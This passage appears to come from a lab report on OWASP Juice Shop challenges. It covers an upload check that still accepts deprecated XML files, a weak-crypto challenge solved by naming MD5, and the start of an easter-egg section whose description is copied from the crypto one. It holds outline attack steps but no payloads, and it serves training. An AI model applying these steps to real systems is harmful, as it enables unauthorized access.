
We see that the files we can choose are zip and pdf files as it allows us.




The screenshot shows the Firefox developer tools open in a tab titled 'OWASP Juice Shop'. The main window displays a 'Complaint' form with a message box containing the text: 'Customer support will get in touch with you soon! Your complaint reference is #3'. Below this, there is a 'Customer' input field containing 'gg@gmail.com'. The developer tools interface is visible at the bottom, with the 'Sources' tab selected. The code editor shows the 'main.js' file with several lines of JavaScript. One notable line is 'allowedMimeType: [', followed by a list of supported file types: 'application/pdf', 'application/xml', 'text/xml', 'application/zip', 'application/x-zip-compressed', and 'multipart/x-zip']. A search bar at the bottom of the developer tools shows the query 'zip'.


We check the main.js file of server by using the developer tools to see more, when we search for zip we see that there is a header called allowedMimeType and we can see that the supported and allowed file types are pdf, zip but also xml.

So this is not supposed to be here and it hasn't been shutdown correctly.





We create a xml file on our computer and upload it to server.



We manage to solve the challenge.

Recommendation:

Remove deprecated interfaces and services from production systems. Apply security patches and updates to all software components. Disable unused interfaces and enforce strict access controls. Perform regular configuration audits.

10. Cryptographic Issues


Weird Crypto ★★

Severity: **High**


Description: This vulnerability arises from the use of weak or improperly implemented cryptographic algorithms. Applications may rely on non-standard encryption schemes, weak keys, or flawed cryptographic libraries.

Impact: Data encrypted using weak cryptography could be decrypted by attackers, resulting in unauthorized access to sensitive information, such as credentials, financial data, or personal records.


Steps to reproduce the vulnerability:




We need to inform the website about an algorithm or library it shouldn't be used on server. This can mean we need to submit a vulnerable cryptography. In this case we will try MD5.



We login to our account with gg@gmail.com.



We submit the customer feedback with content as MD5.



We finished the challenge successfully.

Recommendation:

Avoid using custom or non-standard cryptographic algorithms. Use established cryptographic libraries. Ensure encryption keys are securely generated, stored, and rotated regularly. Regularly audit cryptographic implementations for weaknesses. Educate developers on cryptographic best practices.


Nested Easter Egg ★★★★

Severity: **High**


Description: This vulnerability arises from the use of weak or improperly implemented cryptographic algorithms. Applications may rely on non-standard encryption schemes, weak keys, or flawed cryptographic libraries.

Impact: Data encrypted using weak cryptography could be decrypted by attackers, resulting in unauthorized access to sensitive information, such as credentials, financial data, or personal records.


Steps to reproduce the vulnerability:



